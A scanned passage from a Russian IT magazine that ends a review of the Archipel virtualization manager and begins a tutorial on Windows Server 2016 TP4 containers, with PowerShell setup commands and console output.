
Подключение к монитору виртуального узла

Также система позволяет распределять права доступа. Создаем пользователя Jabber, добавляем в список, введя его JID. Дальше выбираем виртуальный узел, к которому необходимо предоставить доступ. Переходим во вкладку Permissions.



Настройка прав доступа

Далее, если у тебя есть еще один сервер с виртуализацией, ты можешь установить на него Archipel-агент, на сервере Jabber создать пользователя для второго гипервизора, в параметрах `/etc/archipel/archipel.conf` второго сервера ввести учетные данные и управлять обоими серверами с одного веб-клиента Archipel. В этом случае будет доступна миграция виртуалок между серверами.




Окно миграции между серверами Archipel

ЧАТИМСЯ С ВИРТУАЛКАМИ

Ну и наконец, самое вкусное, или основная особенность всей этой системы, — управление виртуальными узлами через Jabber-сообщения с любого IM-клиента. Пример на встроенном в веб-клиент мессенджере. Выбираем виртуальную машину, переходим в раздел Chat. Для списка доступных команд вводим help.





Общение с виртуальным узлом через сообщения

Изменить пароль текущей учетной записи прямо из веб-клиента Archipel можно в верхнем меню Archipel → XMPP Account. Также в нем доступно управление контактами и группами. Если ты планируешь использовать Archipel как многопользовательский сервер, то здесь еще есть возможность проводить Jabber-конференции прямо из веб-клиента или подключиться к конференции технической поддержки проекта.

Нельзя не отметить и создание отпечатков жестких дисков — Snapshots, особенно в тестовых виртуальных узлах при отладке того или иного приложения. Здесь это делается очень удобно и быстро: жмешь «Создать» в специальном разделе Snapshots и ждешь результат.

Аналогично можно подключаться с любого другого клиента на любом другом устройстве. Особенно актуально для виртуальных узлов в ОС Windows, если «что-то пошло не так». Также при установке Archipel на действующий сервер виртуальных машин система обнаружит их автоматически и предложит добавить в список виртуальных узлов. Из недостатков можно выделить то, что веб-клиент полностью на английском языке, но доступны исходные коды для локализации. Если кому-то это жизненно необходимо, могу помочь с этим. Сам использую версию на английском языке.



WWW

[Официальный сайт Archipel]

[Статья о QEMU + KVM и способах управления]

Из опыта работы с виртуальными машинами скажу, что среди массы решений, которые я пробовал (OpenNebula, Karesansui KVM, Proxmox, Xen Server, KVM голый + virt-manager, Hyper-V и еще ряд других), Archipel показался наиболее удобным, и им я и пользуюсь. Также еще установлен OpenNebula, его используем для выделения виртуальных узлов подведомственным учреждениям для своих нужд. OpenNebula удобна тем, что у нее в наборе есть готовые виртуалки — шаблоны. Но это уже совсем другая история.

ПОДВЕДЕМ ИТОГИ

Мы разобрались с установкой и настройкой системы управления виртуализацией Archipel. Быстро пробежались по основным инструментам управления. Научились «разговаривать» с виртуальными узлами. Краем глаза посмотрели на миграцию между серверами Archipel (как появится второй большой сервер, сразу сделаю обзор на эту тему). Считаю систему очень удобной и весьма рекомендую.



ПАКУЕМ ОКНА

ИЗУЧАЕМ ТЕХНОЛОГИЮ КОНТЕЙНЕРОВ MS

Мартин
«urban.prankster»
Пранкевич
prank.urban@gmail.com

В *nix-системах изначально реализована многозадачность и предлагаются средства, позволяющие изолировать и контролировать процессы. Такие технологии, как chroot(), обеспечивающая изоляцию на уровне файловой системы, FreeBSD Jail, ограничивающая доступ к структурам ядра, LXC и OpenVZ, давно известны и широко используются. Но импульсом в развитии технологии стал Docker, позволивший удобно распространять приложения. Теперь подобное добралось и до Windows.

КОНТЕЙНЕРЫ В WINDOWS

Современные серверы обладают избыточной производительностью, и приложения порой не используют даже их части. В результате системы какое-то время «простаивают», нагревая воздух. Выходом стала виртуализация, позволяющая запускать несколько ОС на одном сервере, гарантированно разделяя их между собой и выделяя каждой нужное количество ресурсов. Но прогресс не стоит на месте. Следующий этап — микросервисы, когда каждая часть приложения развертывается отдельно, как самодостаточный компонент, который легко масштабируется под нужную нагрузку и обновляется. Изоляция предотвращает вмешательство в работу микросервиса со стороны других приложений. С появлением проекта Docker, упростившего процесс упаковки и доставки приложений вместе с окружением, архитектура микросервисов получила дополнительный толчок в развитии.

Контейнеры — это иной тип виртуализации, предоставляющий обособленную среду для выполнения приложений, называемую OS Virtualization. Реализуются контейнеры за счет использования изолированного пространства имен, включающего все необходимые для работы ресурсы (виртуализированные имена), с которыми можно взаимодействовать (файлы, сетевые порты, процессы и прочее) и выйти за которые нельзя. То есть ОС показывает контейнеру только то, что выделено. Приложение внутри контейнера считает, что оно единственное, и работает в полноценной ОС без каких-либо ограничений. Если необходимо изменить существующий файл или создать новый, контейнер получает копии с основной ОС хоста, сохраняя только измененные участки. Поэтому развертывание нескольких контейнеров на одном хосте очень эффективно.

Отличие контейнеров от виртуальных машин заключается в том, что контейнеры не загружают собственные копии ОС, библиотеки, системные файлы

и прочее. Операционная система как бы делится с контейнером. Единственное, что дополнительно требуется, — это ресурсы, необходимые для запуска приложения в контейнере. В результате контейнер стартует в считаные секунды и меньше нагружает систему, чем в случае применения виртуальных машин. Docker в настоящее время предлагает 180 тысяч приложений в репозитории, а формат унифицирован в Open Container Initiative (OCI). Но зависимость от ядра подразумевает, что в другой ОС контейнеры не будут работать. Контейнеры Linux требуют Linux API, соответственно Windows в Linux работать не станет.

Разработчики Windows до недавнего времени предлагали две технологии виртуализации: виртуальные машины и виртуальные приложения Server App-V. Каждая имеет свою нишу применения, свои плюсы и минусы. Теперь ассортимент стал шире — в Windows Server 2016 анонсированы контейнеры (Windows Server Containers). И хотя на момент TP4 разработка еще не была завершена, уже вполне можно посмотреть новую технологию в действии и сделать выводы. Нужно отметить, что, догоняя и имея на руках готовые технологии, разработчики MS пошли в некоторых вопросах чуть дальше, так что использование контейнеров стало проще и более универсальным. Главное отличие в том, что предложены два вида контейнеров: контейнеры Windows и контейнеры Hyper-V. В TP3 были доступны только первые.

Контейнеры Windows используют одно ядро с ОС, которое динамично разделяют между собой. Процесс распределения (CPU, ОЗУ, сеть) берет на себя ОС. При необходимости можно ограничить максимально доступные ресурсы, выделяемые контейнеру. Файлы ОС и запущенные службы проецируются в пространство имен каждого контейнера. Такой тип контейнера эффективно использует ресурсы, уменьшая накладные расходы, а значит, позволяет более плотно размещать приложения. Этот режим в чем-то напоминает FreeBSD Jail или Linux OpenVZ.

Контейнеры Hyper-V обеспечивают дополнительный уровень изоляции при помощи Hyper-V. Каждому контейнеру выделяется свое ядро и память, изоляцию осуществляет не ядро ОС, а гипервизор Hyper-V. В результате достигается такой же уровень изоляции, как и в виртуальных машинах, при меньших накладных расходах по сравнению с VM, но больший, если сравнить с контейнерами Windows. Для использования такого вида контейнеров нужно установить на хосте роль Hyper-V. Контейнеры Windows больше подходят для использования в доверенной среде, например когда на сервере запускаются приложения одной организации. Когда же сервером пользуются множество компаний и необходимо обеспечить больший уровень изоляции, контейнеры Hyper-V, вероятно, будут более рациональны.

Важная особенность контейнеров в Win 2016 состоит в том, что тип выбирается не в момент создания, а в момент деплоя. То есть любой контейнер может быть запущен и как Windows, и как Hyper-V.

В Win 2016 за контейнеры отвечает слой абстракции Container Management stack, реализующий все нужные функции. Для хранения используется формат образа жесткого диска VHDX. Контейнеры, как и в случае с Docker, сохраняются в образы в репозитории. Причем каждый сохраняет не полный набор данных, а только отличия создаваемого образа от базового, и в момент запуска все нужные данные проецируются в память. Для управления сетевым трафиком между контейнером и физической сетью служит Virtual Switch.


В качестве ОС в контейнере может использоваться Server Core или Nano Server. Первый, в общем-то, давно не новинка и обеспечивает высокий уровень совместимости с имеющимися приложениями. Второй — еще более урезанная версия для работы без монитора, позволяющая запускать сервер в минимально возможной конфигурации для использования с Hyper-V, файловым сервером (SOFS) и облачными службами. Графический интерфейс, естественно, отсутствует. Содержит только самые необходимые компоненты (.NET с CoreCLR, Hyper-V, Clustering и так далее). Но в итоге занимает на 93% меньше места, требует меньше критических исправлений.

Еще интересный момент. Для управления контейнерами, кроме традиционного PowerShell, можно использовать и Docker. И чтобы обеспечить возможность запуска неродных утилит на Win, MS заключила партнерское соглашение для расширения API Docker и набора инструментов. Все разработки открыты и доступны в официальном GitHub проекта Docker. Команды управления Docker применимы ко всем контейнерам как Win, так и Linux. Хотя, естественно, контейнер, созданный на Linux, запустить в Windows невозможно (как и наоборот). В настоящий момент PowerShell по функциям ограничен и позволяет работать только с локальным репозиторием.

УСТАНОВКА CONTAINERS

В Azure есть необходимый образ Windows Server 2016 Core with Containers Tech Preview 4, который можно развернуть и использовать для изучения контейнеров. Иначе необходимо все настроить самому. Для локальной установки нужен Win 2016, причем, так как Hyper-V в Win 2016 поддерживает вложенную виртуализацию (Nested virtualization), это может быть как физический, так и виртуальный сервер. Сам процесс установки компонента стандартен. Выбираем соответствующий пункт в мастере добавления ролей и компонентов или, используя PowerShell, даем команду

```
PS> Install-WindowsFeature Containers
```



Установка компонента Containers в диспетчере серверов

В процессе установится и сетевой контроллер Virtual Switch. Его сразу необходимо настроить, иначе дальнейшие действия будут выдавать ошибку. Смотрим названия сетевых адаптеров:

```
PS> Get-NetAdapter
```

Для работы нам нужен контроллер с типом External. У командлета New-VMSwitch много параметров, но для примера обойдемся минимальными установками:

```
PS> New-VMSwitch -Name External -NetAdapterName Ethernet0
```

Проверяем:

```
PS> Get-VMSwitch | where {$_.SwitchType –eq “External”}
```



```
Администратор: Windows PowerShell
PS C:\Users\Администратор> Get-NetAdapter

Name                  InterfaceDescription                    ifIndex Status       MacAddress             LinkSpeed
----                  --------------------                    ------- ------       ----------             ---------
Ethernet0             Intel(R) 82574L Gigabit Network Conn...       2 Up           00-0C-29-3D-8F-45         1 Gbps

PS C:\Users\Администратор> New-VMSwitch -Name External -NetAdapterName Ethernet0

Name     SwitchType NetAdapterInterfaceDescription
----     ---------- ------------------------------
External External   Intel(R) 82574L Gigabit Network Connection

PS C:\Users\Администратор> Get-VMSwitch

Name     SwitchType NetAdapterInterfaceDescription
----     ---------- ------------------------------
External External   Intel(R) 82574L Gigabit Network Connection
```

Настройка Virtual Switch

Файрвол Windows будет блокировать соединения к контейнеру. Поэтому необходимо создать разрешающее правило, как минимум для возможности подключаться удаленно при помощи PowerShell remoting, для этого разрешим TCP/80 и создадим правило NAT:

```
PS> New-NetFirewallRule -Name “TCP80” -DisplayName “HTTP on TCP/80” ↵
    -Protocol tcp -LocalPort 80 -Action Allow -Enabled True
PS> Add-NetNatStaticMapping -NatName “ContainerNat” -Protocol TCP ↵
    -ExternalIPAddress 0.0.0.0 -InternalIPAddress 192.168.1.2 ↵
    -InternalPort 80 -ExternalPort 80
```

Есть еще один вариант простого развертывания. Разработчики приготовили скрипт, позволяющий установить все зависимости автоматически и настроить хост. При желании можно воспользоваться им. Параметры внутри скрипта помогут понять все механизмы:

```
PS> https://aka.ms/tp4/Install-ContainerHost ↵
    -OutFile C:\Install-ContainerHost.ps1
PS> C:\Install-ContainerHost.ps1
```

Есть еще один вариант — развернуть готовую виртуальную машину с поддержкой контейнера. Для этого на том же ресурсе есть скрипт, автоматически производящий все нужные операции. Подробная инструкция приведена на MSDN. Скачиваем и запускаем скрипт:

```
PS> wget -uri https://aka.ms/tp4/New-ContainerHost ↵
    -OutFile c:\New-ContainerHost.ps1
PS> C:\New-ContainerHost.ps1 –VmName WinContainer ↵
    -WindowsImage ServerDatacenterCore
```

```
Администратор: Windows PowerShell
Windows PowerShell
(C) Корпорация Майкрософт (Microsoft Corporation), 2015. Все права защищены.

PS C:\Users\Администратор> C:\New-ContainerHost.ps1 -VmName WindowsCore -WindowsImage ServerDatacenterCore

Командлет New-ContainerHost.ps1 в конвейере команд в позиции 1
Укажите значения для следующих параметров:
Password: **********
Before installing and using the Windows Server Technical Preview 4 with Containers virtual machine you must:
    1. Review the license terms by navigating to this link: http://aka.ms/tp4/containerseula
    2. Print and retain a copy of the license terms for your records.
By downloading and using the Windows Server Technical Preview 4 with Containers virtual machine you agree to such license
terms. Please confirm you have accepted and agree to the license terms.
[N] No  [Y] Yes  [?] Справка (значением по умолчанию является "N"): Y
Using VHD path C:\Users\Public\Documents\Hyper-V\Virtual Hard Disks
Using external switch External
The latest ServerDatacenterCore ISO is already present on this system.
Mounting ISO...
Converting WIM to VHD...

Windows(R) Image to Virtual Hard Disk Converter for Windows(R) 10
Copyright (C) Microsoft Corporation.  All rights reserved.
Version 10.0.10586.0.amd64fre.th2_release.151029-1700

INFO   : Looking for the requested Windows image in the WIM file
INFO   : Image 3 selected (ServerDataCenterCore)...
INFO   : Creating sparse disk...
INFO   : Attaching VHD...
INFO   : Initializing disk...
INFO   : Creating single partition...
INFO   : Formatting windows volume...
INFO   : Windows path (F:) has been assigned.
INFO   : System volume location: F:
INFO   : Applying image to VHD. This could take a while...
INFO   : Image was applied successfully.
INFO   : Making image bootable...
INFO   : Fixing the Device ID in the BCD store on VHD...
INFO   : Drive is bootable.  Cleaning up...
INFO   : Closing VHD...
INFO   : Closing Windows image...
INFO   : Done.
Dismounting ISO...
Creating temporary VHDX for the Containers OS Image WIM...
Initializing disk...
Saving Container OS image (WindowsServerCore) version 10.0.10586.0 from OneGet to E: (this may take a few minutes)...
Installing ContainerProvider package...
```

Готовим контейнер

